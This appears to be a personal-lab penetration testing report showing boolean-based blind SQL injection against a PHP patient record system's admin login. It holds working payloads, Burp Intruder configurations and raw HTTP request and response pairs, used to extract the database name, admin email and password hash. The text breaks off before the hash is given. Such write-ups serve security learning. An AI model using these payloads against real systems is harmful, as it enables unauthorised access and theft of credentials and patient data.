PENETRATION TESTING REPORT

CONDUCTED FOR:

Personal Lab
Educational / Learning Purpose

PENETESTER NAME:

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REPORT DATE:

5/24/2026

This document contains sensitive findings and recommendations following a comprehensive penetration test.

Penetration Testing Report: Boolean-Based Blind SQL Injection

Target Application: Patient Record Management System

Vulnerability Class: Injection (OWASP A03:2021)

Severity: CRITICAL

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1. Executive Summary

A critical vulnerability was discovered in the admin login panel of the PRMS application. Through this attack, I extracted administrative credentials (MD5 hashes) from the database without any valid credentials and successfully cracked them to gain complete access to the system. There is a significant risk of a full database breach.

2. Tools & Environment

The following tools and techniques were used to successfully execute this attack:

- **Burp Suite (Proxy & Repeater):** Used to intercept requests and manually analyze responses.
- **Burp Suite (Intruder):** Used to automate the attack and extract data sequentially.
- **SQL Logic:** Utilized functions such as SUBSTRING, ASCII, LENGTH, and DATABASE().
- **CrackStation:** Used to convert the MD5 hash into a plaintext password.

• Phase 1: Detection & Logic Testing


First, I tested the login form input fields to determine whether they accepted SQL commands.


Step 1: Entered `' OR 1=1 #` into the login field.

✓ **Observation:** The server returned a 302 Redirect, indicating that the login bypass was successful.

Step 2: I analyzed the server's "True/False" behavior. When the query was valid, the server redirected to the Dashboard (302). When the query was invalid, the server displayed a PHP warning or an invalid login message.

Conclusion: Based on the difference in responses, it was confirmed that the application was vulnerable to Boolean-Based Blind SQL Injection.






- ## Phase 2: Database Enumeration


  To extract the complete database name, I used a blind inference strategy:

  Step A (Finding the Length):

  ✓ ' OR (SELECT LENGTH(DATABASE())) = 7 #

- **Result:** When the value 7 was used, the server returned a 302 response. This confirmed that the database name consisted of 7 characters.





Step B (Character-by-Character Guessing):


✓ Payload: ' OR (SUBSTRING(DATABASE(),1,1)) = 'p' #


Result: Checking the first position with the character 'p' returned a 302 response.


Final Result: By following the same logic, the full database name prms_db was successfully extracted.

Because manual extraction was slow, I used Burp Intruder to automate the process of extracting the database name.

- **Attack Type:** Cluster Bomb (to test two different payload sets simultaneously).
- **Injection Point:** email=' OR (SUBSTRING(DATABASE(), §1§, 1)) = '§a§' #
- **Payload Set 1 (Positions):** Numbers 1 to 7 (based on the database name length).
- **Payload Set 2 (Characters):** Simple list [a–z, _] (letters and underscore).







Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length	Comment
0			302	23			388	
14	7	b	302	41			388	
27	6	d	302	26			387	
87	3	m	302	28			387	
106	1	p	302	13			387	
121	2	r	302	32			387	
130	4	s	302	22			387	
187	5	_	302	24			387	
1	1	a	200	31			4468	
2	2	a	200	18			4468	
3	3	a	200	15			4467	
4	4	a	200	37			4468	
5	5	a	200	16			4468	
6	6	a	200	39			4468	
7	7	a	200	37			4468	

- ## Phase 2.1: Administrative Email Extraction (Burp Intruder)

After obtaining the password hash, I used Burp Intruder again to identify the actual admin email address.

1. Email Length Discovery:

    - **Payload:** `' OR (SELECT LENGTH(email) FROM users LIMIT 0,1) = 15 #`
    - **Result:** 302 Found. This confirmed that the admin email is 15 characters long.

2. Intruder Configuration for Email Extraction:

   - **Attack Type:** Cluster Bomb
   - **Payload Marker:** `email=' OR (ASCII(SUBSTRING((SELECT email FROM users LIMIT 0,1), §1§, 1))) = §50§ #`
   - **Payload 1 (Positions):** Numbers 1 to 15 (based on email length).
   - **Payload 2 (ASCII Codes):** Numbers 32 to 126 (to include special characters like @, ., and alphanumeric characters).

3. Extraction Result:

   - Intruder returned correct ASCII values for each position. By combining these values, the full admin email address was obtained:
   - Final Extracted Email: admin@gmail.com

- ## Phase 3: Table and Column Discovery


After gaining access to the database, the tables and columns were identified:

- **Table Discovery Payload:** `' OR (SELECT 1 FROM users LIMIT 0,1) = 1 #`
- **Observation:** The absence of a warning indicated that the `users` table existed.
- **Column Discovery Payload:** `' OR (SELECT password FROM users LIMIT 0,1) = 1 #`
- **Observation:** The server did not return any error, confirming that the `password` column name was correct.

```
POST /PRMS/admin/login.php HTTP/1.1
Host: [redacted]
Content-Length: 61
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http:/[redacted]
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http:/[redacted]/PRMS/admin/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
Connection: keep-alive

email=' OR (SELECT 1 FROM users LIMIT 0,1) = 1 #&password=123
```

```
HTTP/1.1 302 Found
Date: Sun, 05 Apr 2026 09:40:52 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
X-Powered-By: PHP/8.0.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```



```
POST /PRMS/admin/login.php HTTP/1.1
Host: [redacted]
Content-Length: 65
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://[redacted]
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http[redacted]D/PRMS/admin/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
Connection: keep-alive

email=' OR (SELECT 1 FROM abc_table LIMIT 0,1) = 1 #&password=123
```

```
HTTP/1.1 200 OK
Date: Sun, 05 Apr 2026 09:41:24 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
X-Powered-By: PHP/8.0.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4240
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<br />
<b>
  Warning
</b>
:  Attempt to read property "num_rows" on bool in <b>
  C:\xampp\htdocs\PRMS\admin\login.php
</b>
 on line <b>
  20
</b>
<br />
```

```
POST /PRMS/admin/login.php HTTP/1.1
Host: [redacted]
Content-Length: 68
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://[redacted]
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
Referer: http:/[redacted]D/PRMS/admin/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fh7v3j2p22p5led8ot4uacdbrd
Connection: keep-alive

email=' OR (SELECT password FROM users LIMIT 0,1) = 1
#&password=123
```

```
HTTP/1.1 200 OK
Date: Sun, 05 Apr 2026 09:47:13 GMT
Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/8.0.25
X-Powered-By: PHP/8.0.25
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4101
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
      Login | Medinova
    </title>
    <link rel="stylesheet" href="../admin/css/adminlte.min.css">
```

- ## Phase 4: Automated Data Extraction (Burp Intruder)


Since the password hash consisted of 32 characters, extracting each character manually was impractical. Therefore, Burp Suite's **Intruder** feature with the **Cluster Bomb** attack type was used.


- **Intruder Setup:** Two markers were configured — one for the character position and another for the ASCII value.
- **Payload:**
  `' OR (ASCII(SUBSTRING((SELECT password FROM users LIMIT 0,1), 1, 1))) = 50 #`
  Example format used in Intruder:


```
email=' OR (ASCII(SUBSTRING((SELECT password FROM
users LIMIT 0,1), §1§, 1))) = §50§ #
```

- **Payload Set 1:** Numbers from **1 to 32** (representing character positions)
- **Payload Set 2:** Numbers from **48 to 122** (representing ASCII character values)
- **Strategy:** After starting the attack, the results were sorted based on the **HTTP Status Code (302).** A total of **32 requests** returned a True

response with status code 302, indicating successful character matches for the password hash extraction.







Extracted Hash Construction (Decoding)

- **Pos 1:** ASCII 50 → 2
- **Pos 2:** ASCII 48 → 0
- **Pos 3:** ASCII 50 → 2


- **Pos 4:** ASCII 99 → c
- **Pos 5:** ASCII 98 → b
- ... and similarly, all 32 characters combined form the following hash:

